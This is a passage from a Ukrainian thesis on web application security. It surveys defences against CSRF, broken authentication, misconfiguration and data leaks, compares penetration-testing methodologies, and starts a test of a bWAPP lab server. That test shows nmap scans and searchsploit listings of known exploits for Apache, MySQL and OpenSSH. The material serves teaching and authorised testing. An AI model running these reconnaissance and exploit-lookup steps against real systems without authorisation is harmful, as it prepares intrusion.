Захист від CSRF передбачає: забезпечення відсутності побічних ефектів GET-запитів, і виходу усіх інших запитів лише з клієнтського коду. [38]

Щоб це виконати, необхідні :

1. Передача стану уявлення (REST) - це скомпоновані принципи проектування, певні стандартні для додатку дії (створення, перегляд, оновлення, видалення) які ставлять у відповідність різним HTTP-словам. Перераховані REST-full дизайни допоможуть підтримувати чистоту в коді і масштабувати веб-сайт. Більше того, технологія REST вимагає використання запитів GET виключно з метою перегляду ресурсів. Запобігання появи побічних ефектів у GET-запитах мінімізує збиток, який може бути завданим зловмисними URL-адресами та підвищує складність здійснення атаки. [39]

2. Використовувати Anti-Forgery Tokens. Навіть при обмеженні процесів редагування non-GET-запитами, не можливо гарантувати повну захищеність. Все ще можливою залишається відправка POST-запитів на веб-сайт з інших доменів. Для гарантії обробки тільки дійсних HTTP-запитів, потрібно додавати секретний і унікальний токен до кожної HTTP-відповіді, та перевірку цього токена при його поверненні в повторних запитах, які використовують метод POST (або будь-який інший метод окрім GET). [39] Щоразу при відображенні сторінки, яка виконує обробку конфіденційної інформації, сервер повинен вписати маркер захисту до прихованого поля форми HTML. Цей токен необхідно включити у виклики AJAX або відправку форми. Сервер повинен перевіряти токен при поверненні повторних запитів та блокувати всі запити з незнайомими або недійсними токенами. [39] Токени анти-підробки - виключно випадкові числа, що зазвичай збережені у файлах cookie або на веб-сервері. Токен, прикріплений до вхідного запиту та значення, яке було збережене у файлі cookie, порівнюється сервером. У випадку ідентичності значень, сервер обробить даний HTTP-запит. [40]

3. Перевіряти наявність атрибуту Cookie SameSite у відправлених Cookies.

Командою Google Chrome було створено новий додатковий атрибут до заголовка Set-Cookie, для запобігання CSRF. Set-Cookie з одного сайту дає розробникам можливість для інструктування браузерів, з метою контролю відправки cookie-файлів разом із запитом, що був ініційований доменами сторонніх виробників. Атрибут " Same-Site" у cookie встановлюється таким чином:

Set-Cookie: CookieName = CookieValue; SameSite = Lax;

Set-Cookie: CookieName = CookieValue; SameSite = Strict;

Значенням « Strict » задається, що довільний запит, який був ініційований стороннім доменом, матиме видалене веб-браузером cookie у вашому домені. Це налаштування є найбезпечнішим, оскільки запобігає спробам шкідливих сайтів виконувати дії використовуючи сеанс користувача. [41]

Значення « Lax » дозволяє GET-запиту приєднати файли cookie надісланні стороннім доменом, але тільки GET-запити. Це налаштування дозволяє користувачу не виконувати повторну авторизацію на ваш веб-сайт, при вході за посиланням з іншого сайту. [41]

1.3.4 Захист від Broken authentication атаки

1. Використання вбудованого менеджера сеансів сервером, який після входу в систему, в свою чергу, створює новий ідентифікатор сеансу з високою ентропією. Забороненим є запис ідентифікатора сеансу в URL-адресу, він повинен надійно зберігатись та втрачати дійсність після бездіяльності, виходу з системи та абсолютних тайм-аутів.[42] Для цього конфігурується заборона на передачу сесій з допомогою URL:

php.ini session.use_trans_sid=0; session.use_only_cookies=1; php_flag session.use_trans_sid Off php_flag session.use_only_cookies On

2. Впровадження необхідних способів керування надійністю пароля. Створення та використання політики паролів значно збільшує складність або ж зовсім виключає можливість вгадування пароля, використовуючи ручні або автоматичні засоби:

- а) Пароль повинен бути не менше 10-ти символів завдовжки, максимальна довжина повинна бути необмеженою. [42]
- б) Механізми паролювання повинні включати можливість використання практично будь-яких символів, у тому числі й символ пропуску. Для збільшення складності паролі повинні мати чутливість до регістру.
- с) Механізмом повинен бути визначений мінімальний рівень складності паролю.

3. Заборона часто використовуваних топологій паролів. Вимога наявності мінімальної різниці в топологіях старого та нового паролів. [44]

4. Виконувати передачу паролів використовуючи лише TLS або інші канали з високою надійністю. Доступ до всіх аутентифікаційних сторінок повинен надаватись лише через TLS та інші захищенні канали[45]

5. Створити умову обов'язкової повторної автентифікації для виконання важливих функцій. Важливим є створення необхідності повторного введення облікових даних при спробі змінити конфіденційну інформацію облікового запису для зниження можливості появи ризику CSRF та перехоплення сеансів, [44]

1.3.5 Захист від атаки неправильної конфігурації

1. Зменшення поверхні вразливості за допомогою повторюваного процесу.
2. Використання актуального ПЗ.
3. Використання лише індивідуально налаштованих облікових даних та часті зміни паролів.
4. Розробка стійкої архітектури додатків та шифрування даних, які містять конфіденційну інформацію.
5. Встановлення захищених значень параметрів безпеки в бібліотеках.
6. Виконання регулярних перевірок та використання інструментів для ідентифікації входів у систему.
7. Використання тієї ж конфігурації для розробки, тестування і продакшн, оскільки невідповідності тягнуть за собою велику кількість неправильних конфігурацій.
8. Автоматизації системи, де це можливо, для уникнення людських помилок. [45]
9. Використання останніх оновлень ПЗ.
10. Видалення непотрібного або потенційно небезпечного ПЗ.
11. Проведення планових сканувань вразливостей та перевірок безпеки, для своєчасного виявлення неправильних конфігурацій. [46]

1.3.6 Захист від атаки витоку критичних даних

1. Забезпечення шифрування даних та впровадження перевірених технік шифрування. Зберігання конфіденційних даних зашифрованими увесь час. Збереження даних у вигляді відкритого тексту можна оцінити як

запрошення для нападників. [47] Обмеження доступності до певних, заздалегідь визначених даних, які потребують захисту, та забезпечення доступу тільки для законних користувачів та лише використовуючи технологію шифрування ключем. [48]

Приклад № 1: Шифрування кредитної картки

Кредитні карти у БД додатку шифруються з використанням автоматичного шифрування. Але це означає, що дані автоматично розшифровуються після вилучення, що полегшує здійснення атаки типу SQL-ін'єкцій та отримання номерів кредитних карт у доступному для читання вигляді. [47]

Тому система повинна зберігати номери кредитних карток, які були зашифровані з використанням відкритого ключа, і дозволити їх розшифровку використовуючи закритий ключ.

2. Застосування шлюзів безпечної аутентифікації. Використання захищеного протоколу HTTPS (SSL / TLS), для того, щоб переконатися у зашифрованості та приватності даних, які передаються між переглядачем та сервером. Для передачі даних SSL застосовує пару « публічний + приватний ключ ». [48]

Приклад № 2: SSL застосовується не для всіх сторінок, які пройшли автентифікацію.

Хакер слідкує за мережевим трафіком та перехоплює cookie-сесії користувача. Після чого злоумисник відтворює цей файл і використовує сеанс користувача, поступово отримуючи доступ до його особистих даних. [47]

3. Впровадження сильного алгоритму хешування паролів. Злоумисники використовують нестійкість алгоритму хешування паролів. Рекомендується застосування лише криптографічних хеш-функцій з метою реалізації хешування. [49]

Приклад №3: Базою даних паролів використовуються непослідовні хеші для збереження паролів юзерів.

Зловмисники можуть отримати файл паролів через його пошкодження.

Навіть шифрування має свої недоліки, через це використовувати застарілі або слабкі криптографічні алгоритми не має сенсу, так як це лише формує фантомне відчуття захищеності. Це ж стосується й простих хешів. Важливо забезпечити використання сучасних, стійких алгоритмів, протоколів та ключів, а також правильно керувати ключами. [50]

1.3.7 Захист від атаки відсутності контролю рівня доступу на функціональному рівні

Будь-яка програма повинна містити модуль авторизації, який є простим для аналізу та послідовним, що задовольняє потреби авторизації для всіх бізнес-функцій.

1. Рекомендовано застосування правила заборони за замовчуванням. Тобто, заборонити доступ « за замовчуванням » до наявних функцій, і згодом дати право доступу лише користувачам та частинам програми, які мають у цьому потребу.

2. Використовуйте перевірку аутентичності на основі ролей та списки контролю доступу для забезпечення дотримання вимог, які вказані у попередньому пункті. Застосовуйте практику мінімізації прав. Доступ до функцій надавати лише за необхідності. Не надавати повний доступ, а згодом поступово забирати права у користувачів.

3. Не покладайтесь на безпеку що виконана через приховування кнопок та посилань на функції інтерфейсу. Атакуючі ігноруватимуть користувацький

інтерфейс та відправлятимуть запити безпосередньо для отримання відповідей від внутрішніх застосунків і механізмів БД.

4. Перевірте всі шляхи отримання доступу до функцій додатка, використовуючи профіль з найменшою кількістю прав. Є інструменти, які порівнюють перегляди веб-додатків при автентифікації через обліковий запис адміністратора та при використанні профілю користувача з найменшими привілеями. Результатом їх роботи є список частин програм, доступність яких звичайному користувачу є помилковою.[51]

1.4 Порівняльний аналіз існуючих методологій з тестування ІБ

Наразі найбільш популярними методологіями з проведення тестування на проникнення є:

1. BSI – Study A Penetration Testing Model;
2. Information Systems Security Assessment Framework (ISSAF);
3. Penetration Testing Execution Standard (PTES);
4. OWASP Testing Guide;
5. The Open Source Security Testing Methodology Manual (OSSTMM);
6. The National Institute of Standards and Technology (NIST) Special Publication 800-115;

1.4.1 Методологія BSI – Study A Penetration Testing Model

Методологія була розроблена німецьким підрозділом « Federal Office for Information Security ». Документ описує процедури здійснення випробувань систем на міцність. Детально описано не лише самі методики тестів, але і необхідні вимоги, правові аспекти застосування методології та процедури, які

обов'язкові при виконанні тестування. Описано класифікацію тестів на стійкість та визначені її критерії. В даній методології були визначені такі переваги :

- а) Докладність методики та наявність спроб передбачити всі можливі аспекти тестів на міцність, як технічні, так і організаційні та правові.
- б) Описано ПЗ, яке є прикладним для тестування об'єктів, що були описані в методиці.

1.4.2 Information Systems Security Assessment Framework (ISSAF)

Було з метою покращення процесу внутрішніх контрольних перевірок. Методологією охоплюється величезна кількість питань, що пов'язані з ІБ. Присутній опис оцінки безпеки маршрутизаторів, антивірусних систем, мережевих екранів і багато іншого. ISSAF дає можливість моделювання вимог щодо внутрішніх заходів захисту, і спрямована на оцінювання захищеності комп'ютерних систем, додатків та мереж. У даному документі увагу сфокусовано на перевірці безпеки комп'ютерних систем та визначенні способів використання інструментів. Система оцінювання безпеки інформаційних систем (ISSAF) складається з двох змістовних розділів: технічний та управлінський. Технічний розділ надає набір правил та процедур, які допоможуть у створенні адекватних процесів з оцінки безпеки. Управлінський розділ надає рекомендації для створення оптимізованого процесу тестування. [41] В даній методології були визначені такі переваги:

- а) Поєднує технічну та управлінську сторони тестування та надає рекомендовані практики контролю з метою підвищення ефективності обох сторін.

Недоліками методики вважається :

- a) Застарілість даної методології.

1.4.3 Penetration Testing Execution Standard (PTES)

Стандарт, метою розробки якого є масштабування тестів на проникнення, об'єднання бізнес вимог та можливостей служб безпеки. На підготовчому етапі ретельно досліджуються та визначаються канали комунікацій, конкретні способи реагування, принципи взаємодії, контролю та моніторингу інцидентів. У даному документі відокремлюються наступні етапи:

1. Пошук інформації;
2. моделювання загроз;
3. Визначення методів для аналізу вразливостей;
4. експлоітація – визначення шляхів обходу контрзаходів та виявлення найбільш ефективного;
5. пост-експлоітація - аналіз інфраструктури, з подальшим проникненням в неї, зачистка та перевірка на живучість.
6. Створення та затвердження структури звітності, яка складається відповідно до результатів тестування. В даній методології були визначені такі переваги:

1. Наявність технічних інструкцій, які містять детальну інформацію про застосунки та їх використання на кожному етапі тестування на проникнення.

Недоліком методики вважається :

1. Не приділено достатньої уваги питанню використання методів соціальної інженерії.

1.4.4 OWASP Testing Guide

OWASP (Open Web Application Security Project) - міжнародна спільнота, діяльність якої орієнтована на поліпшення захищеності ПЗ. OWASP Testing Guide є ширшою ,за використанням, методологією, якщо порівнювати з іншими, так як надає вказівки не актуальні не лише для тестування на проникнення, але й для аналізу веб-додатків як цілого, тому що даний документ фокусується саме на виявленні вразливостей веб-застосунків. В даній методології були визначені такі переваги:

1. Керівництво OWASP надає всю необхідну інформацію для тестування на кожному з етапів життєвого циклу ПЗ.

Недоліками методики вважається :

1. Тестування на проникнення з використанням даної методології не є доцільним у випадку коли веб-сайт або -додаток не є критичними з точки зору бізнесу.

.

1.4.5 The Open Source Security Testing Methodology Manual

The Open Source Security Testing Methodology Manual (OSSTMM) - формалізований та структурований документ, використання якого є доцільним для тестування мережі. OSSTMM містить « Карту безпеки » - візуальний показник безпеки. Карта відображає базові галузі безпеки, які включають в себе набори елементів, необхідних для проходження тестування щодо відповідності методиці. У документі присутні частини: «Тестування технології інтернет-безпеки » ,«Методологія», «Тестування брандмауера», « Огляд мережі » , де надана інформація, яка, як очікується, буде отримана

зломщиком в разі успішності атаки або за відсутності необхідної функції серед засобів захисту. Описані коректні та ефективні реакції мереж на атаки.[43] В даній методології були визначені такі переваги:

1. Детальний опис процедури підготовки до тестування;
2. детально опрацьовані методи і підходи до тестування;
3. детально описані основні терміни та поняття в галузі інформаційної безпеки.

Недоліками методики вважається :

1. формалізованість;
2. відсутність додаткового опису до вимог.
3. не містить конкретно визначеного інструментарію, який необхідно використовувати.

1.4.6 The National Institute of Standards and Technology (NIST) Special Publication 800-115

Створена та підтримується одним із підрозділів NIST та визначає три фази у процесі оцінювання ІБ: планування, виконання, пост-експлуатація. В частині « Техніки оцінки вразливостей мети », однією з технік вказано та описано тестування на проникнення, а саме логістика та фази тестів. Відповідно до даної публікації тести на проникнення, окрім їх стандартних застосувань, можна використовувати для визначення:


1. Стійкість систем до існуючих моделей атак;
2. зразкового рівня складності, який необхідно подолати атакуючому; додаткових контрзаходів, які б могли допомогти у послабленні загроз;
3. спроможності систем виявити атаки та забезпечити відповідну реакцію;

В даній методології були визначені такі переваги:

1. Описані, в загальному вигляді, техніки для перевірки захищеності комп'ютерної системи та їх опис;
2. надається конкретний список інструментів, які використовуються для тестування;
3. присутні корисні до використання посилання на інші нормативні документи та методології.

Мінусами методики вважається;

1. даний документ було розроблено в 2008 році;
2. невідповідність сучасним технологіям та методам проникнення у комп'ютерні мережі.



РОЗДІЛ 2 РОЗРОБКА МЕТОДИКИ ТЕСТУВАННЯ СИСТЕМИ

2.1 Вимоги до методики тестування засобів захисту інформації

При створенні оптимізованої методики, яка націлена на тестування веб – серверів за переліком вразливостей, вказаних у першому розділі кваліфікаційної роботи, потрібно сформулювати вимоги до методики:

1. детально описати процедури підготовки до тестування;
2. детально опрацювати методи і підходи до тестування;
3. детально описати основні поняття та терміни;
4. детально описати інструменти, які повинні бути використані тестування;
5. детально описати техніки перевірки безпеки комп'ютерної системи;
6. надати посилання на програмні продукти, які необхідно використовувати для проведення тестування;
7. надати посилання на нормативні документи та методології, які брались до уваги під час розробки власної;
8. приділяти достатньої уваги питанням використання методів; соціальній інженерії;

Беручи до уваги вимоги до методики, та рекомендації в існуючих методологіях, тестування було розділено на наступні етапи:

1. збір інформації про систему;
2. тестування компонентів веб-додатку, що можуть містити відомі вразливості;
3. тестування засобів перевірки вхідних даних до веб – додатка;
4. тестування засобів автентифікації;
5. тестування можливості витоку конфіденційних даних;

6. тестування засобів контролю доступу;
7. тестування веб – додатка на можливість використання методів соціальної інженерії ;
8. підготовка звіту.

2.2 Нормативні посилання

Процес розробки методики тестування вимагає врахування норм Державних стандартів України та міжнародних стандартів:

1. ISO/IEC 27001:2005 (міжнародний стандарт), який впроваджує підтримку рішень на основі ITIL (Information Technology Infrastructure Library), який містить опис найкращої у світі практики з організації підприємства, що надає послуги у сфері IT.

2. COBIT (Control Objectives for Information and Related Technology (“Задачі інформаційних і суміжних технологій”) – IT-стандарт, який, в свою чергу, включає в себе низку документів, що містять стандарти щодо оптимізації управління IT: IT-безпекою та IT-аудитом.

3. ISO/IEC 27007: Guidelines for information security management systems auditing.

4. «Положення про організацію заходів із забезпечення інформаційної безпеки в банківській системі України», затвердженого Постановою Правління Національного банку України від 28.09.2017 №95» - необхідність проведення тестування на проникнення.

З цих стандартів випливає, що кожна організація повинна сформувати політику безпеки, це означає:

1. розроблення кроків, серед яких, оцінка своїх активів;

2. розгляд та оцінка специфічних ризиків, які пов'язані з діяльністю компанії, щодо доступності, цілісності та конфіденційності інформації;
3. формування, на основі оцінки, політики безпеки, яка надасть можливість мінімізувати або уникнути ризиків.

2.3 Розробка методики тестування

2.3.1 Збір інформації про систему

При проведенні збору інформації було використано утиліту Nmap, який є встановленим за замовчуванням до ОС Kali Linux. Nmap (“Network Mapper”) - це безкоштовний інструмент з відкритим вихідним кодом, який використовується для дослідження налаштувань мереж. Він визначає, доступні вузли мережі, сервіси, що пропонуються цими вузлами, використовувані операційні системи та їх версії, типи брандмауерів / фільтрів та інші дані, результати пошуку залежать від заданих параметрів. Перелік використовуваних параметрів:

1. -O: параметр, який надається для визначення операційних систем;
2. -sU: Сканування User Datagram Protocol (UDP);
3. -sS/sT/sA/sW/sM: сканування TCP;
4. -sn: Ping Scan - вимкнення сканування портів;
5. -sN / sF / sX: сканування TCP Null, FIN та Xmas;
6. -sL: список цілей для сканування;
7. -sV: увімкнути пошук відкритих портів для визначення інформації про сервіс / версію;
8. -p <діапазони портів>: сканувати лише порти з вказаного діапазону;

Результат сканування служб, які були запущені на сервері, та аналізу відкритих портів наведено на рис. 2.1.

```

root@kali:~# nmap -sV 172.20.10.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-25 07:00 EDT
Nmap scan report for 172.20.10.3
Host is up (1.1s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp?
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp    open  smtp          Postfix smtpd
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: ITSECgames)
443/tcp   open  ssl/https?
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: ITSECgames)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell?
666/tcp   open  doom?
3306/tcp  open  mysql         MySQL 5.0.96-0ubuntu3
5901/tcp  open  vnc           VNC (protocol 3.8)
6001/tcp  open  X11           (access denied)
8080/tcp  open  http          nginx 1.4.0
8443/tcp  open  ssl/https-alt nginx/1.4.0
9080/tcp  open  http          lighttpd 1.4.19
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.70%I=7%D=5/25%Time=5CE9206E%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,400,"\\*\\*\\*\\x20bWAPP\\x20Movie\\x20Service\\x20\\*\\*\\*\\nMatching\\
SF:x20Movie\\x20bWAPP\\x20Movie\\x20Service\\x20\\*\\*\\*\\nMatching\\

```

Рисунок 2.1 – Перевірка відкритих портів

Використовуючи команду « ntar -O 172.20.10.3 » визначимо яка операційна система використовується:


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -O 172.20.10.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-25 12:44 EDT
Nmap scan report for 172.20.10.3
Host is up (0.11s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp  open  mysql
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
9080/tcp  open  glrpc
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (99%), Linux 3.2 (98%), DD-WRT v24-sp2 (Linux 2.4.37) (97%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (96%), Linux 4.4 (96%), Microsoft Windows XP SP3 (96%), BlueArc Titan 2100 NAS device (91%)
No exact OS matches for host (test conditions non-ideal).
```

Рисунок 2.2 – Виявлення операційної системи

Інструмент nmap допоміг отримати інформацію про сервіси які використовуються на веб-сервері: Apache 2.2.8, OpenSSH 4.7p1, MySQL 5.0.96 Samba smbd 3.x -4.x.


Також вдалось отримати список ймовірних ОС, які можуть бути встановлені на сервері: Linux 3.2 (98%), Actiontec MI424WR-GEN3I WAP (99%), DD-WRT v24-sp2 (Linux 2.4.37) (97%)

2.3.2 Тестування компонентів веб - додатка, що можуть містити відомі вразливості

Наступним кроком після збору інформації є перевірка наявності відомих експлойтів для служб та операційних систем відповідно до версій. Враховуючи інформацію, отриману під час першого етапу та використовуючи встановлений за замовчування інструмент searchsploit з операційної системи

Kali Linux, починаємо пошук вразливості для ПЗ, яке запущено на веб-сервері. Searchsploit застосовує БД «Exploit Database» для пошуку експлойтів та перевіряє можливість їх використання за допомогою вразливостей, що існують. Для цього потрібний перебір усіх доступних сервісів та їх версій, які були визначені під час першого етапу.

1. Searchsploit для apache.



```
root@kali: ~  
File Edit View Search Terminal Help  
Apache Tomcat Connector mod_jk - 'exec' exploits/linux/remote/4162.c  
Apache Tomcat Manager - Application De exploits/multiple/remote/16317.rb  
Apache Tomcat Manager - Application Up exploits/multiple/remote/31433.rb  
Apache Tomcat mod_jk 1.2.20 - Remote B exploits/windows/remote/16798.rb  
Apache Tomcat/JBoss EJBInvokerServlet exploits/php/remote/28713.php  
Apache Web Server 2.0.x - MS-DOS Devic exploits/linux/dos/22191.pl  
Apache Win32 1.3.x/2.0.x - Batch File exploits/windows/remote/21350.pl  
Apache Xerces-C XML Parser < 3.1.2 - D exploits/linux/dos/36906.txt  
Apache cocoon 2.14/2.2 - Directory Tra exploits/multiple/remote/23282.txt  
Apache mod_cgi - 'Shellshock' Remote C exploits/linux/remote/34900.py  
Apache mod_dav / svn - Remote Denial o exploits/multiple/dos/8842.pl  
Apache mod_gzip (with debug mode) 1.2. exploits/linux/remote/126.c  
Apache mod_jk 1.2.19 (Windows x86) - R exploits/windows_x86/remote/6100.py  
Apache mod_jk 1.2.19/1.2.20 - Remote B exploits/multiple/remote/4093.pl  
Apache mod_perl - 'Apache::Status' / ' exploits/multiple/remote/9993.txt  
Apache mod_proxy - Reverse Proxy Expos exploits/multiple/remote/17969.py  
Apache mod_rewrite (Windows x86) - Off exploits/windows_x86/remote/3680.sh  
Apache mod_rewrite - LDAP protocol Buf exploits/windows/remote/16752.rb  
Apache mod_session_crypto - Padding Or exploits/multiple/webapps/40961.py  
Apache mod_ssl 2.0.x - Remote Denial o exploits/linux/dos/24590.txt  
Apache mod_ssl 2.8.x - Off-by-One HTAc exploits/multiple/dos/21575.txt  
Apache mod_ssl < 2.8.7 OpenSSL - 'Open exploits/unix/remote/21671.c  
Apache mod_ssl < 2.8.7 OpenSSL - 'Open exploits/unix/remote/764.c  
Apache mod_ssl OpenSSL < 0.9.6d / < 0. exploits/unix/remote/40347.txt  
Apache mod_wsgi - Information Disclosu exploits/linux/remote/39196.py  
Apache suEXEC - Information Disclosure exploits/linux/remote/27397.txt  
Apache2Triad 1.5.4 - Multiple Vulnerab exploits/php/webapps/42520.txt  
Apache::Gallery 0.4/0.5/0.6 - Insecure exploits/linux/local/23119.c
```

Рисунок 2.3 – Результат пошуку експлойтів для apache

2. Searchsploit для mysql.

```
root@kali: ~  
File Edit View Search Terminal Help  
MySQL 3.23.x/4.0.x - Password Handler Buffer | exploits/linux/dos/23138.txt  
MySQL 3.23.x/4.0.x - Remote Buffer Overflow | exploits/linux/remote/98.c  
MySQL 3.x/4.0.x - Weak Password Encryption | exploits/linux/local/22565.c  
MySQL 3.x/4.x - ALTER TABLE/RENAME Forces Old | exploits/linux/remote/24669.txt  
MySQL 4.0.17 (Linux) - User-Defined Function | exploits/linux/local/1181.c  
MySQL 4.1.18/5.0.20 - Local/Remote Informatio | exploits/linux/remote/1742.c  
MySQL 4.1/5.0 - Authentication Bypass | exploits/multiple/remote/24250.pl  
MySQL 4.1/5.0 - Zero-Length Password Authenti | exploits/multiple/remote/311.pl  
MySQL 4.x - CREATE FUNCTION Arbitrary libc Co | exploits/multiple/remote/25209.pl  
MySQL 4.x - CREATE FUNCTION mysql func Table | exploits/multiple/remote/25210.php  
MySQL 4.x - CREATE Temporary TABLE Symlink Pr | exploits/multiple/remote/25211.c  
MySQL 4.x/5.0 (Linux) - User-Defined Function | exploits/linux/local/1518.c  
MySQL 4.x/5.0 (Windows) - User-Defined Functi | exploits/windows/remote/3274.txt  
MySQL 4.x/5.x - Server Date Format Denial of | exploits/linux/dos/28234.txt  
MySQL 4/5 - SUID Routine Miscalculation Arbit | exploits/linux/remote/28398.txt  
MySQL 4/5/6 - UDP for Command Execution | exploits/linux/local/7856.txt  
MySQL 5 - Command Line Client HTML Special Ch | exploits/linux/remote/32445.txt  
MySQL 5.0.18 - Query Logging Bypass | exploits/linux/remote/27326.txt  
MySQL 5.0.20 - COM TABLE DUMP Memory Leak/Rem | exploits/linux/remote/1741.c  
MySQL 5.0.45 - 'Alter' Denial of Service | exploits/multiple/dos/4615.txt  
MySQL 5.0.45 - (Authenticated) COM CREATE DB | exploits/multiple/dos/9085.txt  
MySQL 5.0.75 - 'sql parse.cc' Multiple Format | exploits/linux/dos/33077.c  
MySQL 5.0.x - IF Query Handling Remote Denial | exploits/linux/dos/30020.txt  
MySQL 5.0.x - Single Row SubSelect Remote Den | exploits/linux/dos/29724.txt  
MySQL 5.1.13 - INFORMATION SCHEMA Remote Deni | exploits/linux/dos/31441.txt  
MySQL 5.1.23 - Server InnoDB CONVERT SEARCH M | exploits/linux/dos/30744.txt  
MySQL 5.1.48 - 'EXPLAIN' Denial of Service | exploits/linux/dos/34506.txt  
MySQL 5.1.48 - 'Temporary InnoDB' Tables Deni | exploits/php/dos/34505.txt  
MySQL 5.1/5.5 (Windows) - 'MySQL Jacknot' Remo | exploits/windows/remote/23073.txt
```

Рисунок 2.4 – Результат пошуку експлойтів для mysql

3. Searchsploit для openssh.

```
root@kali:~# searchsploit openssh  
-----  
Exploit Title | Path  
-----  
Debian OpenSSH - (Authenticated) Remote SELin | exploits/linux/remote/6094.txt  
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIEN | exploits/multiple/dos/1572.pl  
